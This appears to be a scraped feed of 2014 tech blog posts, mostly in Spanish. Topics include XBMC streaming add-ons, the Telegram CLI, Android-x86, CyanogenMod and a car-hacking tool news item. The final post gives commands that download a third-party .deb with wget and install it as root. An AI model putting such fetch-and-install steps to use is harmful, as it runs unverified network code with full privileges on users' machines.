Los que quieran disfrutar de estos enlaces tienen que tener previamente el plugin comentado "P2P-Streams" e instalar esta versión modificada de "Livestreams", si ya tenemos instalado "Livestreams" tan solo la instalamos encima.
Desde dentro de XBMC nos dirigimos a :
SISTEMA / ADDONS / Instalar desde Archivo .ZIP
Buscamos este archivo "plugin.video.live.streams-1.0.9b.zip" y lo instalamos (el enlace de descarga está mas abajo)
Ahora y para comprobar que se ha instalado correctamente nos situamos encima del logo del plugin instalado y con el botón derecho del ratón pulsamos y elegimos la opción de "Información del Addon".
En la ventana siguiente que nos aparece, tenemos que observar que la versión es la "1.0.9b" si es así ya lo tenemos todo preparado para hacerlo funcionar, en caso contrario reiniciamos XBMC y volvemos a comprobarlo.

Hecho esto ya podemos entrar al plugin "Livestreams" y seleccionar cualquier canal con extensión "Acestreams".
Para hacerlos destacar de los demás canales, los enlaces "Acestreams" están marcados de color rojo. Una vez que pulsemos sobre uno empezará a actuar en segundo plano el plugin "P2P-Streams" y empezará a cargar el enlace.


Si alguna vez os pasa que al pulsar un canal, empieza la cuenta atrás de 30 segundos y no pasa al siguiente paso, cancelar la reproducción y volver a pulsarlo.
Me he dado cuenta que lo normal es que cuando lleva 2 o 3 segundos ya pasa al siguiente paso, pero en contadas ocasiones "parece" que el reproductor digamos que no se entera y siguen contando los segundos hasta llegar al final apareciendo el consecuente error, por tanto hacer lo que comento cuando os pase esa situación.
* Los enlaces de Sopcast en principio no los voy a integrar, al menos "de momento" por los problemas de compatibilidad en ciertas plataformas.
* Recomiendo la versión 1.0.5 del plugin "P2P-Streams" ya que según mis pruebas y la de otros compañeros es la que mejor comportamiento ofrece frente al "buffer" constante de la versión 1.0.6
ACTUALIZACION : La lista de PLUGINSXBMC deja de estar activa, por tanto ya no se actualizará mas. El que quiera seguir con el proyecto puede colaborar en el enlace que figura en el apartado "Actualización 2" de esta entrada.

Los que quieran disfrutar de estos enlaces tienen que tener previamente el plugin comentado "P2P-Streams" e instalar esta versión modificada de "Livestreams", si ya tenemos instalado "Livestreams" tan solo la instalamos encima.
Desde dentro de XBMC nos dirigimos a :
SISTEMA / ADDONS / Instalar desde Archivo .ZIP
Buscamos este archivo "plugin.video.live.streams-1.0.9b.zip" y lo instalamos (el enlace de descarga está mas abajo)
Ahora y para comprobar que se ha instalado correctamente nos situamos encima del logo del plugin instalado y con el botón derecho del ratón pulsamos y elegimos la opción de "Información del Addon".
En la ventana siguiente que nos aparece, tenemos que observar que la versión es la "1.0.9b" si es así ya lo tenemos todo preparado para hacerlo funcionar, en caso contrario reiniciamos XBMC y volvemos a comprobarlo.
Hecho esto ya podemos entrar al plugin "Livestreams" y seleccionar cualquier canal con extensión "Acestreams".
Para hacerlos destacar de los demás canales, los enlaces "Acestreams" están marcados de color rojo. Una vez que pulsemos sobre uno empezará a actuar en segundo plano el plugin "P2P-Streams" y empezará a cargar el enlace.
Si alguna vez os pasa que al pulsar un canal, empieza la cuenta atrás de 30 segundos y no pasa al siguiente paso, cancelar la reproducción y volver a pulsarlo.
Me he dado cuenta que lo normal es que cuando lleva 2 o 3 segundos ya pasa al siguiente paso, pero en contadas ocasiones "parece" que el reproductor digamos que no se entera y siguen contando los segundos hasta llegar al final apareciendo el consecuente error, por tanto hacer lo que comento cuando os pase esa situación.
* Los enlaces de Sopcast en principio no los voy a integrar, al menos "de momento" por los problemas de compatibilidad en ciertas plataformas.
* Recomiendo la versión 1.0.5 del plugin "P2P-Streams" ya que según mis pruebas y la de otros compañeros es la que mejor comportamiento ofrece frente al "buffer" constante de la versión 1.0.6
ACTUALIZACION : La lista de PLUGINSXBMC deja de estar activa, por tanto ya no se actualizará mas. El que quiera seguir con el proyecto puede colaborar en el enlace que figura en el apartado "Actualización 2" de esta entrada.
Fernando Garcia likes this
11 Feb 15:51


Usando Telegram desde la terminal
by Son Link
A estas alturas seguramente mas de uno hayáis oído y/o leído sobre Telegram, el nuevo sistema de mensajería que rivaliza con el omnipresente (y poco seguro) Wathsapp.
Tambien sabreis que es Software Libre y que tanto el programa, como su API, son libres (salvo el servidor, si bien parece que podría también liberarse)
En este articulo explicare los pasos a seguir para instalar y usar el cliente para la terminal, el cual aun esta en desarrollo, pero que podemos usar sin muchos problemas.
Instalación:
Si eres usuario de Archlinux o derivados puedes instalarlo desde AUR mediante el paquete telegram-git, por la tanto puedes saltarte este paso. Aparte en el repositorio del programa podras encontrar un paquete rpm, así como para generar el paquete para Gentoo, Debian y derivados.
Para compilar necesitaremos los siguientes paquetes (aparte de GCC, autotools y demás):
- Git
- openssl
- lua
- libconfig
En algunas distros, como Debian o Ubuntu, openssl esta como libssl. Aparte recordad instalar las librerías que terminan en -dev o -devel.
Una vez instaladas las dependencias abrimos una terminal y nos movemos a la carpeta donde clonaremos el repositorio:git clone https://github.com/vysheng/tg.git
Ahora nos movemos a la carpeta recién creada, tg, y ejecutamos:
./configure

make
Si no ha fallado nada tendremos compilado el programa.
Para probarlo ejecutamos:./telegram
Nos saldrá una pantalla como esta pidiéndonos nuestro numero de teléfono para enviarnos un mensaje con el código de verificación:

Una vez introducido el código ya podremos usar el cliente.
Ademas tiene autocompletado, tanto de los comandos como de los contactos:
Dentro de la carpeta ~/.telegram se guarda la configuración del cliente, ademas de una carpeta donde se guardaran las imagenes, vídeos, etc que nos manden nuestros contactos (si bien esto hay que hacerlo a mano a través de un comando).
Comandos básicos:
- msg : Mandamos un mensaje a uno de nuestros contactos
- send_photo/video/text: Mandamos una imagen, vídeo o archivo de texto
- create_secret_chat : Creamos un chat secreto con el contacto indicado
- add_contact : Intenta añadir un contacto indicando su telefono
Estos son algunos de los comando disponibles. Para conocer el resto basta con escribir help.
El cliente, aun en fase temprana, esta bastante bien, si sabes manejarte con la terminal. El punto negativo de moento es que para bajar lo que nos envian es necesario hacerlo de manera manual, sabiando ademas el id del mensaje. Para esto ejecutamos el comando:set msg_num 1
y cada vez que enviemos o recibamos un mensaje nos saldrá el numero ID del mensaje.
Espero que os sirva de ayuda, a la espera de que salga algún cliente gráfico para los que no queráis usar la terminal, o no estáis acostumbrados a usarla.
10 Feb 08:43


HP empezará a cobrar por las actualizaciones de firmware de sus servidores
by LosLunesAlSol

Una de las razones que nos impulsan a elegir entre un servidor u otro de similares características es el soporte que nos ofrece la marca, más allá del periodo de garantía. Dentro de este soporte están las actualizaciones de firmware, no sólo del sistema operativo. Pues bien, a partir de ahora HP empezará a cobrar por las actualizaciones de firmware de sus servidores.
Esta nueva política afecta sobre todo a la gama más baja, la que suelen utilizar las pymes más pequeñas que no contratan garantías extendidas ni los Care Pack Service que podemos contratar para el servidor. Lo que HP parece buscar con este nuevo modelo de soporte es que los servidores de compren ya con estas garantías extendidas.
Lo cierto es que no es lo más habitual que se necesite instalar una actualización del firmware en un servidor, pero si tenemos que hacerlo será por un problema grave de seguridad o porque necesitamos alguna funcionalidad especial que venga con una nueva versión del firmware. En ambos casos, el precio de Care Pack, sobre todo en los servidores más económicos casi puede hacer rentable adquirir uno nuevo.
Lo cierto es que otras compañías como Dell no tienen esta política y podemos actualizar el firmware de forma gratuita. Esto es importante en los servidores que van a tener, en teoría, una larga vida útil dentro de la empresa. IBM sin embargo si sigue esta política de dar soporte sólo a aquellos con garantía extendida o con mantenimiento contratado.
A partir de ahora será una cuestión más a tener en cuenta a la hora de adquirir un servidor para nuestra empresa, sobre todo, como hemos comentado, si estamos mirando por la gama baja, los servidores que tienen un precio más económico.
Vía | ZDNet
Más información | HP
En Tecnología Pyme | Dell PowerEdge VRTX, flexibilidad y rendimiento para los servidores de la pyme
Imagen | TAKA@P.P.R.S
-
La noticia HP empezará a cobrar por las actualizaciones de firmware de sus servidores fue publicada originalmente en Tecnologiapyme por Carlos Roberto.
|
|
10 Feb 08:10
Android v4.2.2 Jelly Bean (x86) para PC
by admin
Ya está aquí y listo el nuevo sistema operativo Android para nuestros PC pide menos requisitos que windows XP.
Los chicos de Google han preparado una imagen ISO de una versión preliminar del sistema Android para móviles, pero esta vez orientada a arquitecturas x86 (ordenadores). De esta manera podemos probar en nuestros PC, ya sea descargando la imagen y quemándola en un CD o guardándola en USB, para ver que tal estan llevando el tema Android para PC y portátiles (netbooks).
link: http://www.youtube.com/watch?feature=player_embedded&v=xW4U_CKoReU
Como instalar Android en tu Equipo
Primeros pasos
Iniciaremos el equipo con el CD dentro de la lectora (En caso de haberlo quemado en un CD) y se ejecutará automáticamente el siguiente menú de instalación. Podrás ver que existen 4 opciones distintas, la que nos interés a nosotros en este tutorial es la cuarta: “Install Android to hard disk”.
Aclaración: En caso de querer probar Android sin instalar (modo Live), puedes optar por la primera opción “Run Android without installation”. En esa opción deberás seguir las opciones que se te indiquen, es igual al live CD de Ubuntu ^_^
 Selección de la partición
Como lo que estamos por instalar es un sistema operativo, como lo es Windows, debemos hacerlo en un espacio distinto al que estamos utilizando para el actual,es decir, emplearemos un espacio aparte en el disco duro conocido como partición. Para no complicar la creación de estos espacios en el disco duro, sigue los pasos detallados a continuación.
En la siguiente pantalla, el proceso nos mostrará las distintas particiones de disco disponibles. Debes seleccionar la que dice: “sda1 Linux…”, en caso de no poseerla deberás crearla a través de la tercera opción: Create/Modify partitions.
 A partir de este momento el proceso es sumamente veloz y muy sencillo. La instalación puede parecer algo anticuada pero no te preocupes, es completamente estable, sin fallos ni errores de ningún tipo. Ahora se nos preguntará qué tipo de formato usará la partición sda1 seleccionada en el paso previo, por lo que escogeremos ext3, tal cual se muestra.
 Seguimos con la opción del menú de arranque, en este paso es muy importante seleccionar YES, ya que esto permitirá elegir entre iniciar Windows o Android apenas enciendas la computadora luego que hayas completado el proceso.
 Simplicidad sobre todas las cosas
Listo, lo más difícil ha pasado y dará lugar a la descompresión de archivos de sistema, creación de los componentes y todo lo necesario para que Android funcione correctamente. Verás la clásica carga porcentual, como se muestra en la próxima captura.
 Eso es todo con respecto al manual, espero que te haya servido y que disfrutes de este excelente sistema operativo.
Dejo algunas capturas del S.O. corriendo:

ISO repositorio:
https://code.google.com/p/android-x86/downloads/detail?name=android-x86-4.2-20130228.iso&can=2&q=
10 Feb 08:08


CyanogenMod 11 “nightlies” llega al Xperia Z, Ultra, Galaxy Note 2, S2, S3 y muchos más
by Manuel Ramírez

El desarrollo de la ROM CyanogenMod sigue su curso y enero ha sido un mes particularmente ocupado para los desarrolladores detrás de esta tan estupenda ROM.
Un gran número de dispositivos han recibido nuevas compilaciones actualizadas a las versiones nightly de CyanogenMod 11 (Android 4.4) desde el principio de este año.
En esta semana pasada, incluso más terminales han podido recibir un poco de CyanogenMod 11, incluyendo algunos dispositivos no tan nuevos como son el Samsung Galaxy Note 2 y el Galaxy S2, a la vez que nuevos terminales como pueden ser el flamante Sony Xperia Z1.
Quién lo diría que el Samsung Galaxy S2 sigue dando guerra teniendo CM 11 que le actualiza a la versión de Android 4.4, un terminal que fue uno de los que llevo al gran éxito que tiene hoy mismo el gigante coreano.
La lista de terminales Android que pueden optar a flashear CyanogenMod 11 los encontraréis a continuación, y desde este enlace podéis acceder a la zona de descargas de Cyanogen para encontrar el correspondiente y poder tener a la última vuestro dispositivo. Entre paréntesis tenéis el código en nombre y las diferentes versiones existentes internacional o de alguna operadora.
Lista de dispositivos con CM11
- Asus Transformer Pad (tf300t)
- Asus Transformer Pad Infinity (tf700t)
- Google Galaxy Nexus (Verizon, Sprint)
- Google Nexus S (crespo)
- HTC Droid DNA (dlx)
- HTC One S (ville)
- HTC One X (endeavoru)
- HTC One X+ (enrc2b)
- HTC One XL (evita)
- LG G2 (International, T-Mobile, AT&T, Verizon)
- LG G-Pad (v500)
- LG Spectrum (vs920)
- Motorola Droid Bionic (targa)
- Motorola Droid Razr (spyder)
- Motorola Razr (utms_spyder)
- Samsung Captivated (camptivatedmtd)
- Samsung Epic 4G (epicmtd)
- Samsung Galaxy Exhilarate (exhilarate)
- Samsung Galaxy Note 2 (t0lte versión 4G)
- Samsung Galaxy Premier (superior)
- Samsung Galaxy S2 (skyrocket, i9100g, International)
- Samsung Galaxy S3 (AT&T, Verizon, T-Mobile, Sprint, MetroPCS, Cricket, US Cellular)
- Samsung Galaxy S4 Mini (International)
- Samsung Galaxy S Blaze 4G (t769)
- Samsung Galaxy S Relay 4G (apexqtmo)
- Sony Xperia V (tsubasa)
- Sony Xperia ZR (dogo)
- Sony Xperia Z (yuga)
- Sony Xperia Z Ultra (togari)
Aparte de estas compilaciones también existe una experimental para el Xperia Z1 y la versión de Google Play del Xperia Z Ultra. Tener en cuenta que estas versiones experimentales tienen que ser flasheadas independientemente de las otras.
Más información – El fundador de Android Open Kang Project se incorpora a Cyanogen Inc
El artículo CyanogenMod 11 “nightlies” llega al Xperia Z, Ultra, Galaxy Note 2, S2, S3 y muchos más ha sido originalmente publicado en Androidsis.
|
|
10 Feb 07:24

Hackear un Coche en Cinco Minutos
by Francisco Javier Santiago Vázquez
Hola a tod@s
Ya vimos hace unos meses en la Defcon las nuevas tendencias en el mundo del hacking y como eran capaces de hackear un Toyota Prius. Los nuevos avances tecnológicos en el mundo del motor están poniendo a los vehículos en el punto de mira de investigadores de seguridad y demostrando que estos también son vulnerables a ataques.
Ahora, dos investigadores españoles han creado un 'gadget' capaz de ello y que se puede instalar en menos de cinco minutos.
Javier Vázquez-Vidal y Alberto García han desarrollado el CAN Hacking Tool (CHT). Se trata de un pequeño dispositivo que se instala en los coches y que permite controlarlos vía Bluetooth. Una vez instalado el dispositivo en el vehículo podríamos hacer cualquier cosa para lo que lo hayamos programado.
Conscientes de que el Bluetooth limita a unos cuantos metros el control del vehículo, los españoles están trabajando en un modelo que funcione a través del sistema de radio GSM -el antiguo sistema 2G de cobertura para móviles- de cara a la presentación del CHT en la conferencias Black Hat, que tendrán lugar en Singapur los próximos 25-28 de marzo.
Una vez conectado el 'gadget' al CAN Bus (el sistema destinado a controlar el motor e interconectar la unidades de control electrónico), del vehículo a hackear es posible tener acceso al control de la alarma, las ventanillas, las luces, el sistema de frenado y del volante a través de un PC.
Los vehículos de hoy día por ahora, no tienen ningún tipo de seguridad implementado. Y así, este tipo de dispositivos ponen de manifiesto las importantes carencias en materia de seguridad que presentan los vehículos a medida que avanza la incorporación de tecnologías relacionadas con la red.
No seáis malos.
06 Feb 17:05

Precios del servicio técnico informático: ¿cuánto cobrar?
by Guillermo Mayoraz
Argentina es uno de los pocos países que tiene una inflación superior al 10% en el mundo. Si ésta es medida a través de los organismos oficiales suele tener un valor bastante cercano a la decena pero la que miden varias consultoras privadas puede llegar a triplicar ese valor. Lo realmente importante para el trabajador argentino promedio es que la mayoría de los gastos suele ir paralela al “índice del supermercado” el cual suele estar bastante más cerca del que miden las consultoras privadas que la estatal. No es de mi interés centrarme mucho en la inflación pero creí necesario tocar este punto ya que lamentablemente este artículo deberá o ser actualizado en un futuro próximo o quedará obsoleto debido a la erosión del valor del peso.
Otra cuestión muy importante a aclarar es el costo de vida. Nuestro país tiene una gigantesca extensión latitudinal que alcanza más de 5000 kilómetros. Esto conlleva que no es lo mismo el costo de vida de un técnico que vive en la Patagonia que el de uno que trabaja en un pequeño pueblito de Misiones. La comida, la ropa, los alquileres y la mayoría de las cosas suelen ser mas económicas en las zonas más cercanas a la Capital Federal y aumenta mientras uno se aleja. Salvo el combustible si vamos para el sur y alguna que otra cosita, obviamente.
Hace unos días me encontré ante una situación un tanto extraña: me puse a calcular realmente costos y el valor del tiempo. Nunca fui de hacer tantos números, no soy muy bueno en eso. Me pasó de tener que ir a instalar una placa WiFi PCI a uno de esos clientes que dan ganas de irlos a ver, de esos que cuando llegás te atienden con una sonrisa y si vas al mediodía o a la noche hasta te invitan a comer. La cuestión es que le cobré solamente ar$50 más un porcentaje que gano al comprarle a la casa de informática. Habré “ganado” ar$75 por 20 minutos de trabajo más un café expreso y una charla muy divertida con mi ya amiga Mónica, así y todo… me di cuenta le cobré poco.
Me puse a pensar los gastos cómo haber ido en auto a la casa de esta persona. Con el precio de la nafta un auto que consume 1,3 litros cada 10km está consumiendo unos ar$13 en una “ida y vuelta” de 5 kilómetros, una distancia promedio en la que te podés mover. Si vas en auto en una ciudad tenés que estar muy fino con este tipo de cálculo y sumarle también el estacionamiento, si es que lo cobran.
La cuestión con todo esto es: ¿cuánto debe un técnico cobrar por un trabajo? Existen ciertas tablas o valores todo indica que además de la inflación y del costo de vida existe otra variable más que es la experiencia del técnico y la calidad del soporte que ofrezca. Recordemos que no es lo mismo alguien que “toca de oído” y arregla una PC de vez en cuando que una persona que se dedica profesionalmente al tema y ofrece un respaldo que se basa en sus años en el rubro.
Creo que a pesar de todo lo anteriormente mencionado es una buena idea hacer una especie de “tabla mental” con los precios que debería cobrar un técnico IT, obviamente esto es un promedio y puede variar dependiendo los factores previamente mencionados como otros que evito para no hacer este artículo aún más denso.

(Muy pocos IT workers tienen la suerte de trabajar con bichos como éste, los demás, a remarla)
El cobro mínimo.
Lo que me pasó con la pareja de amigos me abrió el ojo del cobro mínimo, algo que tenía bastante desactualizado debido a que la mayoría de las veces suelo llevarme las PC’s o me las llevan. El cobro mínimo se refiere a una visita a un domicilio y debe ser un valor que pague tanto tu tiempo como la vuelta, en caso de que algo haya quedado mal. Un cobro mínimo debería ser para ese tipo de visitas que son del tipo “instalación de antivirus”, “configuración de un router”, “instalación de impresora o placa WiFi” por poner 3 ejemplos. Son cosas básicas y que no deberían tener problemas aparentes que hagan volver al técnico, aunque de todos modos hay que tener en cuenta una vuelta. El cobro mínimo para comienzos del 2014 debería ser de ar$100 (u$s 12) sumando el viaje. En caso de que el trabajo lleve más de media hora habría que considerar más la cantidad de cosas que se hacen que el mínimo. Salvo que uno se cuelgue hablando y tomando mate con el cliente, eso es otro tema.
El formateo con backup e instalación.
La típica instalación de Windows, drivers y programas básicos que incluye suite ofimática y la configuración de impresoras y otros periféricos que pueda tener el cliente.
El precio debería variar dependiendo lo “hincha pelotas” que es el cliente. No quiero parecer pedante pero mientras más detallista es un cliente más horas de trabajo lleva terminar algo cómo esto. Un Windows 7 actualizado con programas básicos junto con los archivos previamente salvados en un disco externo más la imagen de disco “como llegó” no debería de tardar más de 6 o 7 horas de trabajo. Si el mismo cliente te da una lista de programas (tuve una que usaba 3 versiones de Paint Shop Pro) y además tiene por ejemplo 5 cuentas de correo y quiere el Outlook “tal cual como lo quería” esas son cosas que se pagan.
Un formateo básico con los “programas básicos” con backup cuesta entre ar$200 y ar$250. Obviamente este valor no incluye ir a buscar la máquina ni tampoco llevarla y “dejarla andando”. En el segundo caso habría que sumar un cobro mínimo ya que nunca, pero nunca – tenganlo bien en cuenta a esto – van a tardar 15 minutos. Siempre que hagan un formateo el cliente por más desentendido que parezca les va a preguntar un montón de cosas y van a tener que explicarles muchas otras. Por lo general no zafan de menos de 45 minutos más el viaje.
La “limpieza completa”.
Tema controversial es el de la limpieza completa y que para algunos es un “pequeño curro” aunque tiene un factor de riesgo que no hay que subestimar. Yo personalmente soy de limpiar internamente una PC si realmente lo amerita, esto es cuando tiene una cantidad de polvo y pelusa que genera riesgos para el equipo. Si la máquina tiene un poquito de polvillo y la zona del procesador y el GPU está libre de pelusa a lo sumo le paso un trapito húmedo por fuera aunque… hay equipos que uno arma y han salido tan pero tan bien y además el cliente la usa correctamente probablemente sea la única forma de “hacerle algo” (esto es un tema para tratar más adelante que debería explicarlo alguien de marketing) y no es algo tan extraño como parece, de hecho muchos clientes me llaman muy de vez en cuando para “que pase” y termino haciéndole una limpieza de mantenimiento.
Una limpieza no es solamente desarmar y mandar pincel y aire comprimido a mansalva. Requiere algo más importante que es revisar el estado general del hardware y particularmente de los coolers. Esto es clave ya que hay que prestar mucha atención a los capacitores, tanto de la fuente como del motherboard, los cables y por sobre todo los ventiladores. En el caso de estos últimos no debe haber margen de error: si un cooler vibra o hace un mínimo ruido hay que cambiarlo, punto. Ni repararlo ni lubricarlo, eso es jugar con fuego, se los digo por experiencia. Es preferible que un cliente haga muecas por lo caro que cuesta un cooler para Intel que te llame acordándose de tu vieja porque se le quemó algo.
Una “limpieza completa” debería costar entre ar$100 a ar$200 solamente de mano de obra. Todo depende del tamaño, la suciedad y la complejidad del gabinete. También hay que ser sinceros con uno mismo y con el cliente a la hora de hacer el cálculo ya que no es lo mismo hacer solamente la limpieza que “adosarla” a otro trabajo.
Otro cantar es la limpieza completa de una Notebook. No es una joda y no se la recomiendo a los que están arrancando en el tema. Mejor tercerizar el trabajo o directamente no tomarlo si no están muy seguros. Desarmar una Notebook es complejo y tiene un alto riesgo, no por el hecho de que podemos romperla pero si en que por ejemplo se puede romper alguna patita o encastre si no se tiene experiencia haciendo este tipo de cosas. Una limpieza de Notebook arranca en ar$250 y si es un modelo de alta gama puede llegar a costar ar$500. Recordemos que hay Notebooks que actualmente superan los ar$10k así que cobrar un 5% del valor no me parece descabellado. En mi caso yo desarmo las Notebooks dependiendo del modelo y hay modelos que directamente se las llevo a un amigo que es un especialista, él me cobra un precio de “costo” y yo le sumo ar$100 asegurándome que el trabajo es excelente y fue hecho por un profesional.
La eliminación de virus.
Trabajo complicado si los hay es aquel que tiene que ver con encontrar algún problema de hardware (pantallas azules aleatorias) o aquel que requiere eliminar virus, spyware y demás temas “de software”.
Para lo segundo lo ideal es recurrir a la siguiente pregunta: ¿vale tu tiempo pasar tantos antivirus y herramientas para dejar bien al sistema? Por lo general si una PC está infectada el hecho de que pases tiempo intentando dejarla funcionando depende de la cantidad de programas y configuraciones que tiene. El gran problema es que a veces podés pasar más de 5 horas intentando dejar bien a un equipo y eso no sucede, con la inevitable instalación “desde cero” de Windows. Lo que desemboca en un doble trabajo que debe ser cobrado… 1 vez.
En mi caso solamente trato de ponerle pilas a ese tipo de trabajos si es una PC que está llenísima de programas extraños o tiene algún tipo de software que no consigo el instalador o es un equipo que está en producción y no puedo llevármelo. Si no es así (el 85% de los casos) lo mejor es hacer backup y volar todo para asegurarnos que no queda nada “por debajo” como puede ser un rootkit. Recordemos que un equipo que ha sido comprometido no puede volver a ser considerado seguro.
Para este tipo de trabajos es necesario contar con experiencia principalmente a la hora de “diagnosticar” el problema. Cuando tenés años en la espalda son varias las cosas que te van delatanto si una máquina está muy “envirulada” o tiene algunas barritas y algún que otro spyware livianito. Hay que tener cuidado que hasta el más avizado técnico se ha comido algún rootkit silencioso que “casi” no jodía pero era del tipo que desactiva el antivirus y no sabemos por qué y al final perdimos más de 12 horas de trabajo sin llegar a quitarlo o si lo quitamos se nos rompe el sistema. Este tipo de trabajo se debería cobrar por hora pero obviamente lo mejor es calcular lo que nos llevaría instalar todo de nuevo ya que no sería lógico cobrar más por quitar virus que por un sistema de cero. Es por eso que una eliminación de virus debería valer, como máximo, ar$150 más el costo de ir a buscar la PC, como dijimos anteriormente. Depende del técnico calcular si eso le sirve o va a algo más seguro.
Los errores aleatorios de Hardware.
La tan temida PC que se reinicia sin saber por qué, que tiene pantallas azules y quien sabe qué otras cosas suceden es el verdadero dolor de cabeza de los técnicos informáticos. Hay que verlas, no queda otra, cómo nos ve un médico de guardia cuando alguien llega con un infarto pero que prefiere ver a jovencitas con dolores de pancita.
Es muy complicado calcular lo que puede costar una “reparación” de este tipo ya que por lo general hay que ir eliminando muchas causas aparentes que llevan tiempo. Desde el vamos a una PC que falla hay que hacerle limpieza completa. Al desarmarla y limpiarla de una vamos a tener bien en claro si es un problema de temperatura, electrónica, cables o sulfatación y al dejarla limpia vamos a eliminar todo este tipo de hipótesis para pasar a analizar las tensiones de la fuente, el disco duro y la memoria RAM.
Al requerir de una limpieza y de varios horas probando partes (más seguramente unas partes nuestras para determinar si con “nuestro hardware no falla”) el valor mínimo de un diagnóstico debería ser de ar$250. Es muy jodido este tipo de laburos porque muchas veces si llegamos a diagnosticar que falla algo caro como un disco duro el cliente nos cancela el trabajo pero nosotros ya limpiamos toda la PC y uno no puede “volverla a ensuciar”. Hay que dejarle bien en claro al cliente los pasos que hay que hacer para diagnosticar el problema y que por más que haga o no el arreglo nosotros debemos trabajar para encontrarlo.
Lo más importante a la hora de determinar un error es no conformarse al primer error. Esto es sustancial porque pasa y muy seguido que alguien que ve que un HD tiene sectores defectuosos al toque llama al cliente y le pasa un presupuesto por un nuevo HD y luego al instalarle Windows en el nuevo disco se da cuenta que la máquina sigue fallando porque… la memoria RAM está pinchada. Imaginen si un técnico hace algo así con el auto y después te llama para decirte que el primer presupuesto estaba equivocado y ahora te sale u$s 60 más. Fácil, piensa que sos un garca.
Para evitar este tipo de inconvenientes es necesario asegurarse y aislar el problema. Si falla el disco, ponele uno de pruebas tuyo, instalale Windows y de paso adelantás algo de laburo porque probablemente si es cliente tuyo va a aceptar un HD nuevo. Lo ideal en estos casos es llamar al cliente para contarle que estás avanzando con el diagnóstico y que ya encontraste que el disco falla, que estás probando la máquina con un HD tuyo y que todo viene bien pero que querés asegurarte bien de que era solamente eso así que no podés pasarle un presupuesto todavía (aunque le vas diciendo que es el dísco como mínimo). Con este tipo de comunicación lográs varias cosas: la más importante es demostrarle que estás trabajando en su máquina y no te rascás, la segunda es que vas avanzando, dejándole tranquilidad y la tercera es calmarle la ansiedad sin terminar de cerrar el presupuesto y abriendo el paraguas de que puede existir otro problema. Créanme que funciona en la gran mayoría de los casos este tipo de llamadas.
Pensá en lo mejor para el cliente.
Sin perdujicarte, para que te vaya bien como técnico te conviene pensar en lo mejor para el cliente y decirselo. No tengas miedo en decirle que su vieja PC es una cagada, aunque te conviene usar términos como “ya tiene sus años” y por ende recomendarle que con más RAM y un disco nuevo no va a quedarle como piensa. Si creés que el cliente va a gastar plata y no va a quedar conforme decíselo, no dudes en eso. Siempre te van a agradecer por tu sinceridad y se va a dar cuenta que puede contar con vos y que no le querés quitar la plata sino que querés que tenga una buena experiencia informática. Cuando las personas logran una confianza de este tipo después le podés vender una PC “buenísima” y que seguramente cueste un poco más que lo que necesitan porque saben que le elegiste las partes para que les duren. Mis clientes saben que los presupuestos que les paso suelen ser más caros que los que les han pasado porque les presto atención a cosas como la fuente de alimentación y la marca de los componentes lo que puede encarecer el precio final pero a la larga terminan siendo equipos que, por lo general, salen muy buenos.
Otra cosa que me olvidé aclarar y que en muchas casas de computación hacen y no hay que hacer es: preveer que el cliente va a aceptar un arreglo caro y hacerlo sin preguntar. Previamente hay que dejar bien en claro que se cobra el diagnóstico pero que vamos a llamar para presupuestar pero muchos técnicos directamente se mandan y después el cliente se encuentra en una situación complicada donde el arreglo es caro pero “ya está hecho”. Me pasó hace poco con un service oficial de mi auto: me pasaron un precio por el service más el cambio de correa de distribución y cuando fui a buscarlo le habían cambiado la bomba de agua y hasta los discos de freno sin siquiera preguntarme. Obviamente y a pesar de mis críticas es la primera y última vez que les llevo el auto y por supuesto que el saldo que les quedó se los voy a pagar muy cómodamente y cuando pueda, por forros.
Cómo habrás visto el tema del servicio técnico – ya sea de informática como de la mayoría de los rubros – es un tema lleno de aristas e incluso en donde la psicología entra mucho en juego. Invito a los lectores que son técnicos como también los que son simplemente “clientes” para que opinen sobre los precios y también cuenten alguna anécdota, tanto positiva como negativa respecto a este mundillo que lamentablemente y por algunos viejos técnicos que se abusaron y todavía hoy sufre de un estereotipado bastante triste para los que trabajan de eso seriamente.
The post Precios del servicio técnico informático: ¿cuánto cobrar? appeared first on Tecnovortex.
Dino likes this
06 Feb 16:04


Turn an Old PC Into a NAS, VPN, Media Streamer, and More with Amahi
by Alan Henry

If you have an old computer with some life left in it, or you're building a do-it-all home server that can store your backups, music, movies, and everything else you need backed up and secure, Amahi is the perfect utility for the job. Amahi can turn any PC into an at-home VPN, a NAS for all of your files, and more. Here's how.
|
|
Aaron.rodericks, Pedro Perez and 2 others like this
06 Feb 15:55


Learn How to Use a Multimeter for All Your DIY Electronics Projects
by Thorin Klosowski
Multimeters are a vital part of any electronics project, but learning how to use one isn't as simple as it looks. Thankfully, the above video from Adafruit walks you through pretty much everything you need to know.
|
|
David Pelaez, Cooper Griggs and 3 others like this
05 Feb 16:04
Repositorio UAlinux para Ubuntu 13.10 y linux mint 16
by admin
 El repositorio contiene los paquetes de 32 bits (x32, x86, i386) y (x64, amd64 x86-64) Los sistemas de 64 bits.
Es un proyecto Ruso que esta avalado por Canonical tiene una modificación de ubuntu llamado Ubuntu gamepack 13.04 con mas de 1880 juegos y aplicaciones pero también ahora están disponibles los repositorios para ubuntu 13.10 mediante la forma de instalación APT-URL
Repo
abrir terminal
cd /tmp
wget http://archive.ualinux.com/ubuntu/main/all/ualinux-repository.deb
sudo dpkg -i /tmp/ualinux-repository.deb
sudo apt-get update
dirección para descargar programas y juegos
